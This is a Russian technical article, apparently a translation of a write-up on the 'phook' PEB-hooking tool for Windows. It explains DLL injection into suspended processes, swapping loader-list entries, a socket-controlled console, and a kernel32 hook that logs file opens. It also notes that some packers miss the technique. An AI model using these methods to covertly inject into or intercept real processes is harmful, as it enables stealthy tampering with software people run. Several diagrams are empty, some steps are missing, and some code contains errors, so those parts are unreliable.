2.5 Хуки в ring3

Существует множество способов установки хуков в win32 — как в ring3, так и в ring0. Проблема работы в ring0 состоит в том, что при сбое ОС может стать нестабильной. Наиболее безопасный для ОС метод — установка хука из ring3.

Наиболее известные методы:

- **IAT HOOKING** — изменение записей в IAT [R.3], записанных загрузчиком win32, так чтобы они указывали на другую область [R.8].
- **PUSH + RET** — вставка в область кода инструкций PUSH АДРЕС и RET для перехода на нужный адрес. Как правило, управление нужно передавать в оригинальную область, что требует её восстановления в определённый момент [R.9].
- **SetWindowHook...** — с помощью этих API регистрируется обратный вызов для различных системных событий [R.10].

2.5.1 Проблемы

Некоторые проблемы методов установки хуков в ring3:

Некоторые методы	Некоторые проблемы
IAT HOOKING [R.8]	1.- Необходимо изменить IAT [R.3] всех загруженных модулей. 2.- Модуль может использовать экспорты других модулей без IAT [R.3]. 3.- Метод хорошо известен. 4.- Легко исправить. 5.- Может быть обнаружен. 6.- Не даёт полного контроля с самого начала.
PUSH + RET [R.9]	1.- Метод не универсален для всех областей кода. 2.- Сложен в реализации. 3.- Легко исправить. 4.- Может быть обнаружен. 5.- Не даёт полного контроля с самого начала.
Прочие «хуки»: SetWindowHook... [R.10]	1.- Не даёт полного контроля. 2.- Легко исправить. 3.- Может быть обнаружен.
PEB HOOKING [T.1]	1.- Сложен в реализации. 2.- Оригинальная DLL и внедрённая должны экспортировать те же символы в том же порядке (как минимум). 3.- Может быть обнаружен. 4.- Не даёт полного контроля с самого начала.

Примечание: данная таблица отражает лишь мнение авторов.

Вызовы из ring3 в ring0 через SYSENTER не поддаются контролю только описанными выше методами. Системный вызов из ring3 может быть выполнен через SYSENTER [R.11] в обход любых DLL, что делает перечисленные методы бесполезными в этом редком случае.

Из-за описанных проблем мы решили применить PEB HOOKING [T.1] для создания движка, реализующего больше, чем просто «хуки»: **phook — The PEB Hooker**.

Примечание: преимущества и возможности PEB HOOKING [Т.1] описаны в разделе 7.

3. Дизайн

В данном разделе рассматривается базовая схема успешной реализации PEB HOOKING [Т.1]. Реализация не представляет особой сложности, если понять, зачем выполняется каждый шаг.

Шаги:

1. Загрузить DLL_FAKE и DLL_REAL.
2. В списке, который использует загрузчик win32 и в котором содержатся все загруженные на данный момент модули, необходимо обменять ряд полей между DLL_FAKE и DLL_REAL.
3. Необходимо, чтобы IAT [R.3] всех загруженных модулей, кроме DLL_REAL и, возможно, DLL_FAKE, указывали на функции, экспортируемые DLL_FAKE.

3.1 Подготовительные шаги к PEB HOOKING

Прежде всего необходимо загрузить DLL_FAKE в память процесса, над которым выполняется PEB HOOKING [Т.1]. DLL_FAKE должна содержать как минимум те же экспорты в том же порядке, что и DLL_REAL.

3.2 Обмен данными в LoaderData


Необходимо найти в списке записи DLL_FAKE и DLL_REAL по идентификационным полям LDR_MODULE, после чего выполнить обмен следующими данными:

- EntryPoint
- BaseAddress
- SizeOfImage (почти всегда)

Поиск по полю BaseDllName позволит получить данные LDR_MODULE, относящиеся к DLL_FAKE. Некоторые вирусы, упаковщики и API используют такой способ поиска BaseAddress или EntryPoint модуля.

Изменение поля SizeOfImage необходимо в случае, если DLL_FAKE и DLL_REAL имеют разный размер в памяти.

Схема поиска BaseAddress kernel32.dll в процессе **без** PEB HOOKING [Т.1]:




```

|
+-----+
| +-----+ | +-----+ |
| | LoaderData | | LDR_MODULE | |
| +-----+ | |-----+ | flink
| | Length | | InLoadOrderModList |-----+
| | Initialized | | InMemoryOrderModList | |
| | SsHandle | | InInitOrderModList | |
+-->| InLoadOrderModList | 2 | ... | |
| InMemoryOrderModList |----->| BaseDllName "ntdll.dll" |-----+
| InInitOrderModList - Flink | +-----+ |
+-----+ +-----+
| | LDR_MODULE (DLL_REAL) | |
| |-----+ |
| | InLoadOrderModList | 6 |
+-----+ 3 | | InMemoryOrderModList | |
| "kernel32.dll" |<-----+ | InInitOrderModList | |
+-----+ | BaseAddress 7C801000 | |
8 | | 4 ^ 7 | ... | |
Yes <-+ +-> No +-----+ BaseDllName "kernel32.dll" |<-----+
| | 5 | ... | |
9 | | v +-----+
| | NextLdrModule();
v
kernel32.dll = 7C801000

```

Схема поиска BaseAddress kernel32.dll в том же процессе с PEB HOOKING [Т.1]:

```

0 +-----+
[ process ] -----+ | Process Environment Block (PEB) |
| |-----+ | |
| | InheritedAddressSpace | |
| | ReadImageFileExecOptions | |
| | BeingDebugged | |
| | Spare | |
| | Mutant | |
| | ImageBaseAddress | |
+-->| LoaderData |--+
| ... | |
+-----+ | 1
|
+-----+
| +-----+ | +-----+ |
| | LoaderData | | LDR_MODULE | |
| +-----+ | |-----+ | flink
| | Length | | InLoadOrderModList |-----+
| | Initialized | | InMemoryOrderModList | |
| | SsHandle | | InInitOrderModList | |
+-->| InLoadOrderModList | 2 | ... | |
| InMemoryOrderModList |----->| BaseDllName "ntdll.dll" |-----+
| InInitOrderModList - Flink | +-----+ |
+-----+ +-----+
| | LDR_MODULE (DLL_REAL) | |
| |-----+ | 6 |
| | InLoadOrderModList | |
+-----+ 3 | | InMemoryOrderModList | flink|
| "kernel32.dll" |<-----+ | InInitOrderModList |--+ |
+-----+ | BaseAddress 7C801000 | | |
12 | | 4-8 ^ ^ 7 | ... | |
Yes <-+ +-> No | +-----+ BaseDllName "old_k32.dll" |<-|--+
| | 5-9 | +-----+ | ... | |
13 | | v +-----+
| | NextLdrModule(); +-+
v
kernel32.dll = 005C5000
| +-----+ |
| | LDR_MODULE (DLL_FAKE) | | 10
| |-----+ |
11 | | InLoadOrderModList | |
| | InMemoryOrderModList | |

```

```

| | InInitOrderModList | |
| | BaseAddress 005C5000 | |
| | ... | |
+--| BaseDllName "kernel32.dll" |<+
| | ... | |
+-----+

```

Результаты поиска в процессе:

- BaseAddress без PEB HOOKING [Т.1]: 7C801000 (DLL_REAL)
- BaseAddress с PEB HOOKING [Т.1]: 005C5000 (DLL_FAKE)

P.S.: При поиске по InLoadOrderModList первой, как правило, встречается запись LDR_MODULE главного модуля процесса. В примере она опущена для наглядности.

3.3 Динамическая загрузка модулей

Когда процесс, над которым выполнен PEB HOOKING [Т.1], динамически загружает модуль [R.12], имеющий импорты из DLL_REAL, его IAT [R.3] будет автоматически заполнена соответствующими экспортами DLL_FAKE.

3.4 Восстановление IAT

За исключением модулей DLL_FAKE и DLL_REAL, все IAT [R.3], содержащие адреса экспортов DLL_REAL, должны быть заменены соответствующими адресами из DLL_FAKE. IAT [R.3] самой DLL_FAKE изменять не следует, поскольку ей может понадобиться вызывать экспорты DLL_REAL.

Если IAT [R.3] DLL_FAKE изменена таким образом, что её экспорты совпадают с экспортами DLL_REAL, вызов экспорта DLL_REAL из одноимённого экспорта DLL_FAKE приведёт к бесконечной рекурсии и переполнению стека.

```

+-----+ +-----+
| .text DLL_FAKE | | IAT |
+-----+ +-----+
| ... | | LocalAlloc 1 (Nr_LocalAlloc) |
| PUSH EBP | +-->| LoadLibrary 2 (Nr_LoadLibrary) |--+
| MOV EBP, ESP | | ... |
| ... | | +-----+
| LoadLibrary_FAKE: | |
+-->| PUSH original_lib_name | | 0
| | CALL IAT[Nr_LoadLibrary] |--+
| | ... |
| | POP EBP |
| | RET |
| | ... |
| +-----+
| |
+-----+
| 1
+-----+

```

Настоящая проблема в том, что мы вызываем сами себя — прямо или через другие DLL. Нельзя изменять IAT [R.3] модуля (DLL_ANY) в том случае, если DLL_FAKE вызывает экспорт из DLL_ANY, который в свою очередь прямо или косвенно вызывает тот же экспорт из DLL_FAKE.

Схема вызова RtlHeapAlloc при PEB HOOKING [Т.1] над NTDLL.DLL, когда IAT kernel32.dll **изменена**:

```

[ process ]
|

```


Как видно, поток сначала проходит через DLL_FAKE, которая затем вызывает оригинальный LoadLibrary (DLL_REAL).

3.5 Запуск выполнения

После выполнения всех предыдущих шагов можно начинать выполнение процесса и проверять корректность работы.

3.6 API, работающие с модулями

API LoadLibrary, GetModuleHandle, EnumProcessModules [R.12] и другие используют поле LoaderData из PEB [T.1]. Это означает, что при любом обращении к DLL_REAL они фактически будут взаимодействовать с DLL_FAKE. Например:

PEB HOOKING [T.1] выполнен над USER32.DLL:

- DLL_FAKE:
- Имя в памяти: USER32.DLL
- BaseAddress: 00435622
- DLL_REAL:
- Имя в памяти: OLD_U32.DLL
- BaseAddress: 77D10000

Процесс пытается получить базовый адрес USER32.DLL:

```
HMODULE user32 = GetModuleHandle( "user32.dll" );
```

После выполнения GetModuleHandle [R.12] переменная user32 будет содержать 00435622 (BaseAddress DLL_FAKE). Если затем процесс вызовет GetProcAddress [R.12] для какой-либо функции, экспортируемой USER32.DLL, он получит функцию из DLL_FAKE.


Благодаря PEB HOOKING [T.1] нет необходимости изменять поведение API, работающих с модулями, чтобы они использовали DLL_FAKE.

3.7 Новая концепция: DLL MINIFILTER

DLL MINIFILTER — название, которое мы дали возможности пропускать вызов экспорта через несколько DLL_FAKE. Одно из важнейших преимуществ этого метода — возможность модульного расширения или ограничения функциональности при вызове экспорта.

При выполнении PEB HOOKING [T.1] над DLL_FAKE термин DLL_REAL для новой DLL_FAKE становится предыдущей DLL_FAKE, образуя тем самым стек DLL_FAKE. Поток выполнения будет проходить от последней DLL_FAKE, над которой взят контроль посредством PEB HOOKING [T.1], до DLL_REAL — при условии, что все DLL_FAKE вызывают оригинальный экспорт.

Схема вызова процесса с PEB HOOKING [T.1] и одной DLL_FAKE:



Программа, создающая приостановленный процесс и внедряющая в него DLL. Для внедрения C:\console.dll в соответствующий процесс C:\pos.exe:

- Указать тип процесса:
- **CONSOLE:** InjectorDLL.exe C:\console.dll -c C:\poc.exe
- **GUI:** InjectorDLL.exe C:\console.dll -g C:\poc.exe
- Не указывать тип процесса:
- InjectorDLL.exe C:\console.dll -u C:\poc.exe

InjectorDLL с параметром `-u` обычно определяет тип процесса (GUI или Console) для выбора способа создания в приостановленном состоянии (см. раздел 2.3). Разработанный нами метод: процесс создаётся с помощью API `CreateProcess` и флага `CREATE_SUSPENDED` [R.6], после чего вызывается `WaitForInputIdle`. Если ожидание завершается ошибкой — процесс консольный, иначе — GUI.

```
CreateProcess
(
    program_name           ,
    NULL                   ,
    NULL                   ,
    NULL                   ,
    FALSE                  ,
    CREATE_SUSPENDED | CREATE_NEW_CONSOLE ,
    NULL                   ,
    NULL                   ,
    pstart_inf             ,
    ppro_inf               ,
)

// Необходимо проверить корректность создания процесса

if ( WaitForInputIdle( ppro_inf->hProcess, 0 ) == WAIT_FAILED )
    // "Console process"
else
    // "GUI process"
```

Зная тип процесса, можно корректно создать его в приостановленном состоянии (см. раздел 2.3).

Примечание: метод может работать некорректно; иногда «Console process» определяется как «GUI process».

Код загрузки DLL помещается в структуру `LOADER_DLL_s` (см. раздел 2.3). Структура `LOADER_DLL_s` заполняется ассемблерными инструкциями и необходимыми данными. Эту структуру нужно записать в созданный процесс и вызвать `CreateRemoteThread`, передав в качестве точки входа начало структуры, чтобы код `LOADER_DLL_s` был выполнен.

После загрузки DLL поток, выполняющий `LOADER_DLL_s`, приостанавливается, а флаг инкрементируется для индикации этого события.

```
typedef struct LOADER_DLL_s
{
    /* - CODE ----- */
    PUSH_ASM_t    push_name_dll;           /* PUSH "DLL_INJECT.DLL" */
    CALL_ASM_t    call_load_library;       /* CALL LoadLibraryA */

    CALL_ASM_t    call_get_current_thread; /* CALL GetCurrentThread */
    INC_BYTE_MEM_t inc_flag;               /* INC [FLAG] */
    char          PUSH_EAX;                /* PUSH EAX */
    CALL_ASM_t    call_suspendthread;      /* CALL SuspendThread */

    /* - DATA ----- */
    char          name_dll[MAX_PATH];       /* DLL_INJECT.DLL'\0' */
    char          flag;                    /* [FLAG] */
} LOADER_DLL_t;
```

4.2 Console Control

Console Control — DLL, внедряемая в процесс, над которым нужно выполнить PEB HOOKING [Т.1]. Позволяет выполнять PEB HOOKING [Т.1] и другие задачи в интерактивном режиме через командную консоль по сокетах. Используемый порт записывается в файл C:\ph_listen_ports.log в формате PID - PORT. Пример для процесса с PID 2456, прослушивающего порт 1234: 2456 - 1234.

Доступные команды:

help	- Показать эту справку
exit	- Закрыть и выгрузить консоль
suspend	- Приостановить выполнение программы
resume	- Возобновить выполнение программы
showmodules	- Показать список модулей
load [param1]	- Загрузить в память библиотеку, указанную в [param1]
unload [param1]	- Выгрузить из памяти библиотеку, указанную в [param1]
pebhook [param1] [param2]	- Выполнить PEB HOOKING [Т.1] над dll [param1]: Имя оригинальной dll [param2]: Путь к DLL_FAKE

Назначение большинства команд очевидно; рассмотрим подробнее showmodules, pebhook и suspend.

Команда showmodules выполняет поиск загруженных модулей в PEB [R.1] без использования API.

pebhook — команда, выполняющая весь процесс PEB HOOKING (см. раздел 3).

Для выполнения PEB HOOKING [Т.1] над kernel32.dll с использованием DLL_FAKE C:\phook\bin\windows_xp_sp2\ph_ker32.dll под Windows XP SP2 достаточно отправить команду:

```
pebhook kernel32.dll c:\phook\bin\windows_xp_sp2\ph_ker32.dll
```

Команда suspend позволяет приостановить выполнение главного потока процесса. TID главного потока получается путём обхода THREADENTRY32 [R.13] системы до достижения первого потока процесса:

```
BOOL GetMainThreadId( DWORD * thread_id )
{
    HANDLE          hThreadSnap;
    THREADENTRY32  th32;
    BOOL            return_function;
    DWORD           process_id;

    process_id      = GetCurrentProcessId();
    hThreadSnap     = INVALID_HANDLE_VALUE;
    return_function = FALSE;

    hThreadSnap = \
        CreateToolhelp32Snapshot( TH32CS_SNAPTHREAD, process_id );

    if( hThreadSnap == INVALID_HANDLE_VALUE )
    {
        ShowGetLastErrorString
            ( " GetMainThreadId() - CreateToolhelp32Snapshot()" );
        return FALSE;
    }

    th32.dwSize = sizeof( THREADENTRY32 );
    if( !Thread32First( hThreadSnap, & th32 ) )
        ShowGetLastErrorString( "GetMainThreadId() - Thread32First()" );

    do
    {
        if ( th32.th32OwnerProcessID == process_id )
```

```

    {
        * thread_id      = th32.th32ThreadID;
        return_function = TRUE;
    }

}
while
(
    Thread32Next( hThreadSnap, & th32 ) && return_function != TRUE
);

CloseHandle( hThreadSnap );

return return_function;
}

```

4.3 CreateExp

CreateExp — программа, генерирующая из DLL_REAL исходный код, необходимый для создания DLL_FAKE. В настоящее время создаёт файлы .c и .def для использования с mingw.

Для создания DLL_FAKE для kernel32.dll выполните:

```
CreateExp C:\WINDOWS\SYSTEM32\KERNEL32.DLL C:\ph_ker32
```

При успешном выполнении будут созданы файлы C:\ph_ker32.c и C:\ph_ker32.def.

ph_ker32.c содержит определения экспортов kernel32.dll с автоматическими переходами к оригиналам.


ph_ker32.def содержит псевдонимы и имена экспортов kernel32.dll.

По умолчанию экспорты DLL_FAKE переходят к соответствующим экспортам DLL_REAL.


4.3.1 Forwarder DLL

CreateExp преобразует Forwarder DLL [R.3] в обычные экспорты, что позволяет выполнять РЕВ HOOKING для функций-форвардеров.

Пример: kernel32.dll имеет форвардер HeapAlloc, указывающий на экспорт RtlAllocateHeap из NTDLL.DLL. Когда модуль импортирует HeapAlloc из kernel32.dll, загрузчик win32 автоматически подставляет адрес экспорта из NTDLL.DLL, и выполнение никогда не проходит через kernel32.dll:



Если создать DLL_FAKE для kernel32.dll с помощью CreateExp, поток выполнения будет следующим:



Таким образом, можно реализовать хук HeapAlloc (kernel32.dll).

4.4 ph_ker32.dll

ph_ker32.dll создана для выполнения PEB HOOKING [T.1] над kernel32.dll; она отслеживает обращения к API CreateFileA и CreateFileW [R.14], а при вызове любой другой функции автоматически переходит к оригиналу.

Для упрощения перехода к API создан макрос JMP, которому нужно передать имя DLL и ординал экспорта (см. раздел 4.4.3).

ph_ker32.c, созданный с помощью CreateExp (макрос JMP опущен):

```
#define FAKE_LIB "ph_ker32.dll"

DLLEXPORT void _ActivateActCtx ( void )
{
    JMP( FAKE_LIB, 1 );
}

DLLEXPORT void _AddAtomA ( void )
{
    JMP( FAKE_LIB, 2 );
}

DLLEXPORT void _AddAtomW ( void )
{
    JMP( FAKE_LIB, 3 );
}

DLLEXPORT void _AddConsoleAliasA ( void )
{
    JMP( FAKE_LIB, 4 );
}
....
```

Важно помнить, что после выполнения PEB HOOKING [T.1] kernel32.dll будет называться ph_ker32.dll — именно поэтому в символической константе FAKE_LIB указано ph_ker32.dll.

ph_ker32.def, созданный с помощью CreateExp:

```
LIBRARY    default
EXPORTS
ActivateActCtx=_ActivateActCtx      @ 1
AddAtomA=_AddAtomA                  @ 2
AddAtomW=_AddAtomW                  @ 3
...
```

Для ясности реализация API CreateFileA и CreateFileW [R.14] вынесена в файл owns.c. При вызове CreateFileA и CreateFileW [R.14] параметр lpFileName записывается в файл C:\CreateFile.log.

owns.c:

```
#define FILE_LOG C:\CreateFile.log

DLLEXPORT
HANDLE _stdcall _CreateFileW
(
    LPCWSTR lpFileName,
    DWORD dwDesiredAccess,
    DWORD dwShareMode,
    LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    DWORD dwCreationDisposition,
    DWORD dwFlagsAndAttributes,
    HANDLE hTemplateFile
)
{
```

```

char    asc_str[MAX_PATH];

if ( UnicodeToANSI( (WCHAR *) lpFileName, asc_str ) == 0 )
    CreateFileLogger( asc_str );

return CreateFileW(
    lpFileName,
    dwDesiredAccess,
    dwShareMode,
    lpSecurityAttributes,
    dwCreationDistribution,
    dwFlagsAndAttributes,
    hTemplateFile );
}

DLLEXPORT
HANDLE _stdcall _CreateFileA
(
    LPCSTR lpFileName,
    DWORD dwDesiredAccess,
    DWORD dwShareMode,
    LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    DWORD dwCreationDistribution,
    DWORD dwFlagsAndAttributes,
    HANDLE hTemplateFile
)
{
    char    asc_str[MAX_PATH];

    CreateFileLogger( lpFileName );

    return CreateFileA(
        lpFileName,
        dwDesiredAccess,
        dwShareMode,
        lpSecurityAttributes,
        dwCreationDistribution,
        dwFlagsAndAttributes,
        hTemplateFile );
}

static void
CreateFileLogger( const char * file_to_log )
{
    HANDLE file;
    DWORD  chars;

    file = \
        CreateFileA
        (
            FILE_LOG
            GENERIC_WRITE    | GENERIC_READ    ,
            0
            NULL
            OPEN_ALWAYS
            0
            NULL
        );

    if ( file != INVALID_HANDLE_VALUE )
    {
        if ( SetFilePointer( file, 0, NULL, FILE_END ) != -1 )
        {
            WriteFile
            (
                file, file_to_log, strlen( file_to_log ), &chars, NULL
            );
            WriteFile( file, "\x0D\x0A", 2, &chars, NULL );
        }
        CloseHandle( file );
    }
}

```

```
}
```

4.4.1 Проблемы со стеком

Когда нужно передать управление API, прототип которого неизвестен, необходимо передать стек оригинальному API в неизменном виде. В mingw это достигается с помощью опции компилятора `-fomit-frame-pointer` [R.15] и инструкции `JMP (ASM)` к оригинальному API.

Реализованные функции должны иметь явный прототип и быть типа `_stdcall`. Функции типа `_stdcall` требуют особого синтаксиса в файле `.def`:

```
Имя_экспорта=Псевдоним@количество_аргументов * 4 @ Ординал
```

Пример файла `.def` для API типа `_stdcall` `CreateFileA` и `CreateFileW` [R.14] (обе имеют семь аргументов):

```
LIBRARY    ph_ker32
EXPORTS

; Name Exp | Alias          | No Args * 4 | Ordinal Windows XP SP2
CreateFileW=_CreateFileW@28 @ 83
CreateFileA=_CreateFileA@28 @ 80
```

Функции типа `_stdcall` не следует компилировать с опцией `-fomit-frame-pointer` [R.15].

4.4.2 Проблемы с регистрами

Не всегда достаточно передать стек нетронутым; иногда экспорты напрямую используют значения регистров. Перед передачей управления оригинальному экспорту необходимо сохранить регистры, вставив в код инструкции `PUSHAD` и `POPAD`:

```
[PUSHAD] [ КОД ПЕРЕХОДА К ЭКСПОРТУ ] [POPAD]
```

Пример экспорта, напрямую использующего регистры, — `_chkstk` из `NTDLL.DLL`:

`_chkstk` в `NTDLL.DLL` (WINDOWS XP SP2):

```
7C911A09 >/$ 3D 00100000    CMP EAX,1000
7C911A0E |. 73 0E                JNB SHORT ntdll.7C911A1E
7C911A10 |. F7D8                NEG EAX
7C911A12 |. 03C4                ADD EAX,ESP
7C911A14 |. 83C0 04             ADD EAX,4
7C911A17 |. 8500                TEST DWORD PTR DS:[EAX],EAX
7C911A19 |. 94                  XCHG EAX,ESP
7C911A1A |. 8B00                MOV EAX,DWORD PTR DS:[EAX]
7C911A1C |. 50                  PUSH EAX
7C911A1D |. C3                  RETN
7C911A1E |> 51                  PUSH ECX
7C911A1F |. 8D4C24 08          LEA ECX,DWORD PTR SS:[ESP+8]
7C911A23 |> 81E9 00100000      /SUB ECX,1000
7C911A29 |. 2D 00100000        |SUB EAX,1000
7C911A2E |. 8501                |TEST DWORD PTR DS:[ECX],EAX
7C911A30 |. 3D 00100000        |CMP EAX,1000
7C911A35 |.^73 EC              \JNB SHORT ntdll.7C911A23
7C911A37 |. 2BC8                SUB ECX,EAX
7C911A39 |. 8BC4                MOV EAX,ESP
7C911A3B |. 8501                TEST DWORD PTR DS:[ECX],EAX
7C911A3D |. 8BE1                MOV ESP,ECX
7C911A3F |. 8B08                MOV ECX,DWORD PTR DS:[EAX]
7C911A41 |. 8B40 04             MOV EAX,DWORD PTR DS:[EAX+4]
```

```

7C911A44 |. 50          PUSH EAX
7C911A45 \. C3          RETN

```

4.4.3 Макрос JMP

Макрос JMP необходим, поскольку заголовочные файлы (.h) содержат не все объявления DLL. С помощью макроса JMP адрес экспорта получается через GetProcAddress [R.12] во время выполнения.

```

unsigned long tmp;

#define JMP( lib, func ) \
asm ( "pushad" ); \
asm \
( \
    " push edx      \n" \
    " push %1       \n" \
    " call eax      \n" \
    " pop  edx      \n" \
    " push %2       \n" \
    " push eax      \n" \
    " call edx      \n" \
    " mov  %4, eax   \n" \
    " popad         \n" \
    : : \
    "a" (GetModuleHandle) , \
    "g" (lib) , \
    "g" (func) , \
    "d" (GetProcAddress) , \
    "g" (tmp) \
); \
asm ( "jmp %0" : : "g" (tmp) );

```

Код предназначен для mingw [R.16] с опцией компилятора -masm=intel.

4.4.4 Версии

В состав phook включены различные версии ph_ker32 для следующих систем:

- Windows XP SP2 v5.1.2600
- Windows Server 2003 R2 v5.2.3790
- Windows Vista v6.0.6000

Исходные коды расположены в ph_ker32/SO, бинарные файлы — в bin/OS.

4.5 Использование phook

Предположим, нам нужно выполнить PEB HOOKING [Т.1] над kernel32.dll с помощью ph_ker32.dll; в качестве примера выбрана программа poc.exe (входит в папку `bin` phook).

Шаги:


```

| pebhook [param1] [param2] - Performs PEB Hook over a dll |
|                               [param1]: Name of the original dll |
|                               [param2]: Path to the DLL hook |
|_____|

```

3. Выполнить PEB HOOKING [Т.1] над kernel32.dll с помощью ph_ker32.dll:

```
ph > pebhook kernel32.dll C:\phook\bin\windows_xp_sp2\ph_ker32.dll
```

4. Отправить команду resume для начала выполнения процесса:

```
ph > resume
ph >
C:\phook\bin>
```

5. пос. exe создаёт файлы в `C:`:

- file
- file2
- file3

6. ph_ker32.dll регистрирует успешные вызовы API CreateFileA и CreateFileW [R.14] в файле C:\CreateFile.log.

7.

```
C:\>more CreateFile.log

C:\file1
C:\file2
C:\file3
```

4.5.1 DLL MINIFILTER

phook позволяет реализовать DLL MINIFILTER (см. раздел 3.7) простым способом. Достаточно выполнить PEB HOOKING [Т.1], командой pebhook, над именем DLL_FAKE, которое стало именем DLL_REAL.

Предположим, у нас есть две DLL_FAKE:

- ph_ker32_1.dll: отслеживает обращения к API CreateFile [R.14].
- ph_ker32_2.dll: отслеживает обращения к API ReadFile [R.17].

Для реализации DLL MINIFILTER достаточно:

```
C:\>nc 127.0.0.1 1234
```

```

|                               Phook Prompt v1.0 |
| [Shearer]   eunimedesA@hotmail.com |
| Dreg        DregATfr33project.org |
| ----- |
|                               http://www.fr33project.org |
|_____|

```

```
ph > pebhook kernel32.dll C:\phook\bin\windows_xp_sp2\ph_ker32_1.dll
ph > pebhook kernel32.dll C:\phook\bin\windows_xp_sp2\ph_ker32_2.dll
```

Схема вызова процесса к kernel32.dll:

```

          0              1              2
[process] --> [ph_ker32_2.dll] --> [ph_ker32_2.dll] -> [kernel32.dll]
          ^              |
          |              +-----+
          +-----+

```

4.6 Частые проблемы

Помимо проблем из раздела 3.8, существуют и другие:

Проблема	Возможное решение
- Компиляция DLL_FAKE завершается ошибкой	- Проверить, что функции, переходящие напрямую к DLL_REAL, не дублируются и реализованы. - Проверить, что реализованные функции (типа _stdcall) правильно определены в файле .def (см. раздел 4.4.1).
- Выполнение процесса завершается ошибкой	- Проверить, что функции, переходящие напрямую к DLL_REAL, скомпилированы с опцией -fomit-frame-pointer (см. раздел 4.4.1). - Проверить, что реализованные функции имеют тип _stdcall. - Проверить, что DLL_FAKE создана на основе DLL_REAL, а не другой DLL. - Проверить, корректно ли InjectorDLL определил тип процесса (GUI или CONSOLE).
- Невозможно подключиться к консоли	- Проверить, открыт ли порт 1234 до выполнения PEB_HOOKING [T.1]. - Проверить блокировки брандмауэра... - Проверить, указан ли полный путь к console.dll в InjectorDLL.
- InjectorDLL не работает	- Проверить наличие привилегий для внедрения DLL (CreateRemoteThread..) - Проверить блокировки антивируса...
- CreateExp не работает	- Проверить, что путь к DLL_REAL указывает на корректный PE32 и что EXPORT DIRECTORY не повреждён [R.3].

Также могут существовать иные проблемы, обусловленные ошибками программирования и/или проектирования.

5. TODO

В настоящее время мы работаем над:

- Выполнением PEB_HOOKING [T.1] до запуска:
- TLS Table и DLLMain [R.3].
- Созданием файлов отладки и конфигурации для консоли:
- Правила восстановления IAT [R.4].
- Настраиваемый список прослушиваемых портов.
- ...
- Улучшением InjectorDLL:
- Автоматическое определение «GUI process» и «Console process».

6. Тестирование

Проведено тестирование phook в различных версиях Windows и с различными программами.

Windows:

- Windows XP SP2 v5.1.2600
- Windows Server 2003 R2 v5.2.3790
- Windows Vista v6.0.6000

Теоретически должна работать и в Windows 2000, однако это не проверялось.

Программы:

- Microsoft Word 10.0.2627.0
- Regedit 5.1.2600.2180
- Notepad 5.1.2600.2180
- Calc 5.1.2600.0
- CMD 5.1.2600.2180
- piathook 1.4
- pebtry Beta 5
- pe32analyzer Beta 2

7. Преимущества и возможности

Главное преимущество PEB HOOKING [Т.1] перед другими методами перехвата — необходимость применить его лишь однажды. После установки хука на DLL любой загружаемый модуль автоматически получит в свою IAT [R.3] экспорты DLL_FAKE. Остальные методы требуют повторного применения хука при каждой загрузке нового модуля.

Другие преимущества PEB HOOKING [Т.1]:

- Поиск в PEB по полю BaseDllName, направленный на DLL_REAL, приведёт к DLL_FAKE.
- PEB HOOKING является более стабильным для ОС методом, чем большинство методов в ring0.
- Некоторые упаковщики не обнаруживают PEB HOOKING [Т.1], поскольку это малодокументированный метод.
- Нет необходимости изменять поведение API, работающих с модулями. При попытке модуля получить дескриптор DLL_REAL он автоматически получит дескриптор DLL_FAKE.
- Возможность создания DLL MINIFILTER (см. раздел 3.7).
- PEB HOOKING экспорта-форвардера [R.3] можно выполнить без PEB HOOKING самой DLL-форвардера.

Спектр возможностей, которые открывают метод PEB HOOKING [Т.1] и инструмент phook, весьма широк. Приведём некоторые примеры:

- **Мониторинг/виртуализация доступа к реестру процесса.**

- РОС [R.18]:

1. Применить инструмент CreateExp (см. раздел 4.3) к advapi32.dll.

2. В зависимости от требуемой функциональности реализовать мониторинг/виртуализацию в следующих API:

- RegCloseKey
- RegCreateKeyA/RegCreateKeyW
- RegCreateKeyExA/RegCreateKeyExW
- RegDeleteKeyA/RegDeleteKeyW

- RegLoadKeyA/RegLoadKeyW
- RegOpenKeyA/RegOpenKeyW
- RegOpenKeyExA/RegOpenKeyExW
- RegQueryValueA/RegQueryValueW
- RegQueryValueExA/RegQueryValueExW
- RegReplaceKeyA/RegReplaceKeyW
- RegRestoreKeyA/RegRestoreKeyW
- RegSaveKeyA/RegSaveKeyW
- RegSaveKeyExA/RegSaveKeyExW
- RegSetValueA/RegSetValueW
- RegSetValueExA/RegSetValueExW
- RegUnLoadKeyA/RegUnLoadKeyW
- ...

• **Мониторинг/виртуализация сетевых соединений.**

• ПОС [R.20]:

1. Применить инструмент CreateExp (см. раздел 4.3) к `ws2_32.dll`.
2. В зависимости от требуемой функциональности реализовать мониторинг/виртуализацию следующих API:

- accept
- bind
- closesocket
- connect
- listen
- recv
- recvfrom
- send
- sendto
- socket
- WSAAccept
- WSACconnect
- WSAREcv
- WSAREcvFrom
- WSASend
- WSASendTo
- WSASocketA/W
- ...

• **Syscall Proxy для файловых операций.**

• ПОС [R.19]:

1. Применить инструмент CreateExp (см. раздел 4.3) к `kernel32.dll`.
